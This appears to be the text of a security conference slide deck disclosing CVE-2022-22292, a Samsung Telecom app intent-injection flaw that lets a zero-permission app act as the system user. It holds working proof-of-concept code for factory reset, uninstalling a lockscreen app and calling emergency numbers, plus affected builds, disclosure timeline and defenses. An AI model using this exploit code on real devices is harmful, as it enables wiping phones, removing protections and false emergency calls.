Start Arbitrary Activity App Components as the System User Vulnerability Affecting Samsung Android Devices

Dr. Ryan Johnson - Kryptowire

Dr. Mohamed Elsabagh - Kryptowire

Dr. Angelos Stavrou - Kryptowire

Agenda

Android

Intent Messages

Intent Injection

Start Arbitrary Activity App Components as the System User Vulnerability

Impacted Versions

Attack Use-Cases

Disclosure Timeline

Conclusions

Who We Are

Kryptowire was jump-started by Defense Advanced Research Projects Agency (DARPA) in late 2011 and R&D supported by Department of Homeland Security Science & Technology (DHS S&T) and National Institute of Standards and Technology (NIST)

Enterprise Mobile Security: Software Assurance, Developer Integration & Mobile Device Management (MDM), Threat Feed, & Security Analytics

Ryan Johnson

Mohamed Elsabagh

Angelos Stavrou

Android


Google provides Android source code via the Android Open Source Project (AOSP)

There are many *versions* of Android due to vendor customizations and modifications

- Add software/hardware features for competitive advantage

Customizations extend functionality but require scrutiny to ensure they are secure

Some vendors have their own security bulletin: Huawei, Motorola, Nokia, OnePlus, Oppo, and Samsung




Pre-installed Apps

Reside on read-only filesystems such as system, vendor, product, etc.


- Generally, cannot uninstall the apps although some can be disabled

Some apps have special User IDs (UIDs) such as `system` (1000), `radio` (1001), `bluetooth` (1002), `keystore` (1017), `nfc` (1027), `secure_element` (1068), etc.



Can obtain permissions that are not available to third-party apps

```
<permission android:name="android.permission.MASTER_CLEAR"
android:protectionLevel="privileged|signature"/>
```




App Components

Android apps are composed of app components

Can be started independently and perform dedicated tasks

Declared in an app's manifest file





```
<activity android:exported="true" android:label="@string/hRTN"
android:name="com.sec.hiddenmenu.RTN_Reset"
android:permission="com.sec.android.app.hiddenmenu.permission.KEYSTRING"
android:process="com.android.phone">
  <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <data android:host="RTN_Reset" android:scheme="android_secret_code"/>
  </intent-filter>
</activity>
```

Intents

Abstraction for messages sent within and between apps that can contain embedded data

- System resolves recipient(s) based on best match for intents that do not specify a single destination component



App A

```
startActivity(new Intent("android.intent.action.CALL_PRIVILEGED", Uri.parse("tel:911")));
```

App C

```
<activity-alias android:exported="true" android:name="com.android.server.telecom.PrivilegedCallActivity" ... >
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.CALL_PRIVILEGED"/>
        <data android:scheme="tel"/> ...

protected void onCreate(Bundle savedInstanceState) {
   ...
   Intent intent = getIntent();
   verifyCallAction(intent);
   ...
   processIntent(new Intent(intent), getCallingPackage(), true, false);
   ...
```

Data Transfer Using Intents

`Intent` objects internally use a `Bundle` object that can contain primitive data types, arrays, and objects implementing the `Serializable` or `Parcelable` interfaces

- Stores data as key/value pairs (e.g., `intent.putExtra("cmd", "reboot");`)


`Parcelable` interface allows for serialization of objects to share between processes

- Establishes explicit routines for (un)packing an object to/from a byte stream

`Intent` class definition implements the `Parcelable` interface

- `Intent` objects can be arbitrarily nested inside themselves at runtime

Intent Injection




```
Intent intent = new Intent("android.intent.action.CALL_PRIVILEGED", Uri.parse("tel:911"));

Intent send_intent = new Intent("com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL");
send_intent.putExtra("extra_call_intent", intent);
sendBroadcast(send_intent);
```

```
Intent intent = (Intent) received_intent.getParcelableExtra("extra_call_intent");
String package_name = getPackageName(); // package_name=com.android.server.telecom
int uid = android.os.Process.myUid(); // uid=1000
...
startActivity(intent);
```

```
Intent intent = getIntent();
Uri uri = intent.getData();
String package_name = getCallingPackage(); // package_name=com.android.server.telecom
String phone_number = uri.getSchemeSpecificPart();
...
```

Telecom App (com.android.server.telecom)

Implements the Telecom framework service which “manages audio and video calls on an Android device”

Telecom app is open source via AOSP and is commonly modified by Android vendors 

Executes with the `system` UID due to its manifest and being signed with Android Framework key

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:androidprv="http://schemas.android.com/apk/prv/res/android" ...
android:sharedUserId="android.uid.system" coreApp="true"
package="com.android.server.telecom" ... >
    ...
    <uses-permission android:name="android.permission.BIND_CONNECTION_SERVICE"/>
    <uses-permission android:name="android.permission.BIND_INCALL_SERVICE"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    ...
```

Telecom App on Samsung S21 Ultra 5G

Samsung S21 Ultra 5G (SM-G998U1)
`samsung/p3quew/p3q:12/SP1A.210812.016/G998U1UEU4BUKF:user/release-keys`

Telecom app requests 47 permissions and is granted 420 permissions at runtime

- Extra permissions are due to the Telecom app sharing the `android.uid.system` shared UID (and same signature) with 90 other apps where each app can access each other's permissions
- `adb shell dumpsys package com.android.server.telecom`

Samsung has extended the Telecom app to statically and dynamically register additional app components, where some are externally accessible to third-party apps

Start Arbitrary Activity App Components as the System User Vulnerability

Local apps can cause the Telecom app to start arbitrary activity app components in its context (`system` user) due to an insecure broadcast receiver component

- CVE-2022-22292 – NIST 3.x Base Score = 7.8

Privilege escalation due to sending broadcast Intents that will start arbitrary activities on the attacking app's behalf and programmatically perform a privileged action


- Start activity app components that are not `exported` (i.e., not accessible to external apps)
- Start arbitrary activity components via the Telecom app that has *many* permissions


```
<permission android:name="com.sec.factory.permission.KEYSTRING"
android:protectionLevel="signatureOrSystem"/>

<activity android:configChanges="orientation|screenSize" android:label="@string/factory_format"
android:name="com.sec.factory.sysdump.FactoryReset" android:permission="com.sec.factory.permission.KEYSTRING"
android:screenOrientation="portrait"/>
```


Start Arbitrary Activity App Components as the System User Vulnerability

① Telecom app dynamically registers for an action string named `com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL`


② Malicious local app creates an arbitrary `Intent` which embeds it in another `Intent` using a name extra of `extra_call_intent` and sends it to the Telecom app with the with an action string of `…USER_SELECT_WIFI_SERVICE_CALL`




④ Target activity app component provided by the Malicious app is started by a `system` UID app and resolved to an activity app component where it can use any `Intent` "extras" provided by the malicious app where it appears to come from the system



③ Telecom app receives a broadcast `Intent` and then extracts a `Parcelable` extra with named `extra_call_intent` from the Intent it receives, casts it as an `Intent`, and starts the activity corresponding to the `Intent`



Factory Reset Exploit Workflow



Root Cause of the Vulnerability

The `com.android.server.telecom.components.TelecomService` component sets up various managers including those handling wi-fi calling

`com.samsung.server.telecom.advancedcall.wificall.SamsungUsaWpsBroadcastReceiver` registers itself for `the com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL` action string without requiring any access permission

```
  * ReceiverList{c7ace30 1323 system/1000/u0
local:com.samsung.server.telecom.advancedcall.wificall.SamsungUsaWpsBroadcastReceiver@68c4fe2,4e10f73}
    app=1323:system/1000 pid=1323 uid=1000 user=0
    Filter #0: BroadcastFilter{43c9aa9}
      Action: "com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL"
```

Local apps can cause the Telecom app to start arbitrary activity app components in its context, appears to be intended for starting wi-fi calls

Threat Model

Local app with zero permissions that *appears* harmless


- `FOREGROUND_SERVICE` permission is desired for stealth

No user-interaction required

Indirectly obtain capabilities via privilege escalation via sending broadcasting `Intent`s to the Telecom App

- Rely on activity components that perform privileged behaviors
- Does not require a foreground activity component

Remove any lingering activities by starting the launcher activity



Impacted Samsung Android Versions

Device Model	OS Version	Build Fingerprint (`ro.build.fingerprint`)
Samsung S21 Ultra 5G (SM-G998U1)	12	samsung/p3quew/p3q:12/SP1A.210812.016/G998U1UEU4BUK7:user/release-keys
Samsung S21 Ultra 5G (SM-G998U1)	11	samsung/p3quew/p3q:11/RP1A.200720.012/G998U1UES4AUJ7:user/release-keys
Samsung S10+ (SM-G975F)	10	samsung/beyond2ltexx/beyond2:10/QP1A.190711.020/G975FXXS9DTK9:user/release-keys
Samsung A10e (SM-A516B)	9	samsung/a10etfn/a10e:9/PPR1.180610.011/S102DLUDS2ASJ1:user/release-keys

At the time of disclosure on Nov. 25, 2021

Sending Arbitrary Broadcasts (Android 9 only)

Vulnerability originated in Android 9 where you can broadcast arbitrary intents instead of activity components


Different attack surface of broadcast receivers and different privilege escalation scenarios

- Use extensive permissions of the Telecom app to access many receiver components
- Send protected broadcasts that only the system can send
- Broadcast receivers do not have a GUI component and can forward the `Intent` to service components

```
Intent intent = new Intent("android.intent.action.FACTORY_RESET");
intent.setClassName("android", "com.android.server.MasterClearReceiver");
intent.putExtra("android.intent.extra.REASON", "FactoryApp");

Intent send_intent = new
Intent("com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL");
send_intent.putExtra("extra_call_intent", intent);
sendBroadcast(send_intent);
```

Attack Use-Cases Overview (Android 10 -12)

Capability	Permission Bypassed
Install Arbitrary Apps	android.permission.INSTALL_PACKAGE
Uninstall Arbitrary Apps	android.permission.DELETE_PACKAGES
Factory Reset	android.permission.MASTER_CLEAR
Install Arbitrary Certificate Authority	android.permission.MANAGE_CA_CERTIFICATES
Call Arbitrary Emergency Phone numbers	android.permission.CALL_PRIVILEGED
Call Arbitrary Phone umbers	android.permission.CALL_PHONE
Additional Unexplored Capabilities	?




```
<permission android:name="android.permission.MANAGE_CA_CERTIFICATES"
android:protectionLevel="privileged|signature"/>
```

Install / Uninstall Arbitrary Apps

Install Apps

Install app that requests all permissions with a protection level of `normal`

Defeat weak “authentication” that relies on package name

Use low target SDK level to get access to additional functionality

Uninstall apps

Weaken security by uninstall apps that provide security

Uninstall system app updates that have occurred outside of a standard system update

Remove third-party screenlock apps

Spoof apps by uninstalling a target app and then installing a repackaged malicious version (e.g., steals login credentials and user data)

Uninstall Arbitrary Apps


```
<activity android:excludeFromRecents="true" android:exported="false"
android:name="com.android.packageinstaller.UninstallUninstalling"
android:theme="@style/Theme.AlertDialogActivity.NoActionBar"/>
```

Target Component Declaration

```
Intent intent = new Intent();
intent.setClassName("com.google.android.packageinstaller", "com.android.packageinstaller.UninstallUninstalling");
PackageManager packageManager = context.getPackageManager();

try {
   ApplicationInfo app = packageManager.getApplicationInfo("com.green.banana.app.lockscreenpassword", 0);
   intent.putExtra("com.android.packageinstaller.applicationInfo", app);
} catch (PackageManager.NameNotFoundException e) { e.printStackTrace(); }

intent.putExtra("android.content.pm.extra.PACKAGE_NAME", "com.green.banana.app.lockscreenpassword");
intent.putExtra("android.intent.extra.UNINSTALL_ALL_USERS", true);
intent.putExtra("android.intent.extra.RETURN_RESULT", false);
intent.putExtra("android.content.pm.extra.LEGACY_STATUS", 1);
intent.putExtra("com.android.packageinstaller.extra.KEEP_DATA", false);
intent.putExtra("com.android.packageinstaller.extra.APP_LABEL", "Lock screen");
intent.putExtra(Intent.EXTRA_USER, android.os.Process.myUserHandle());
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
intent.addFlags(Intent.FLAG_ACTIVITY_FORWARD_RESULT);

Intent broad_intent = new Intent("com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL");
broad_intent.putExtra("extra_call_intent", intent);
sendBroadcast(broad_intent);
```

PoC code accessing the target component to uninstall an app

Call Arbitrary Phone Numbers




Provide phone number as a `Uri` and in the Intent and use the following action strings

- `android.intent.action.CALL` for normal phone calls
- `android.intent.action.CALL_PRIVILEGED` for emergency numbers

```
Intent intent = new Intent("android.intent.action.CALL_PRIVILEGED", Uri.parse("tel:999"));

Intent broad_intent = new Intent("com.samsung.server.telecom.USER_SELECT_WIFI_SERVICE_CALL");
broad_intent.putExtra("extra_call_intent", intent);
sendBroadcast(broad_intent);
```

Singaporean Emergency Phone Number



DEMO TIME

Defenses Against Intent Injection

Require user interaction for sensitive activity components

Prefer `PendingIntent` objects over `Intent` objects as they retain the context of the creator and are sent in the creator's context and not the sender's context

If `PendingIntent` objects cannot be used, then have the receiver of the `Intent` check at runtime to see if the action / app component is whitelisted prior to sending it from its context

- Runtime checks prevent unconstrainted `Intent` objects with an arbitrary destination and limits the destination to those explicitly approved by the sending process

Vulnerability Disclosure Timeline

Nov. 25, 2021 – Initial disclosure to Samsung

Nov. 27, 2021 – Samsung acknowledges the submission

Dec. 8, 2021 – Samsung confirms the vulnerability and rates it as ‘high’

Dec. 30, 2021 – Samsung reserves CVE-2022-22292

Feb. 7, 2022 – Samsung begins the rewards process for $4,300 USD via BugCrowd

Feb. 11, 2022 – CVE-2022-22292 is published on National Vulnerability Database (NVD)

Feb. 2022 – Samsung includes the vulnerability on their Feb. 2022 security bulletin

Conclusions

Use defense-in-depth by assuming components could potentially be started externally

- Require user interaction for critical functions
- Enforce proper access control at all app interfaces, exported or not

Prefer `PendingIntent` objects over `Intent` objects to diminish the effectiveness of `Intent` injection

Privileged pre-installed software requires increased security vetting

Contact Info

Dr. Ryan Johnson
Senior Director, R&D
rjohnson@kryptowire.com

Dr. Mohamed Elsabagh
Senior Director, R&D
melsabagh@kryptowire.com

Dr. Angelos Stavrou
Chief Scientific Officer
astavrou@kryptowire.com

http://www.kryptowire.com

kryptowire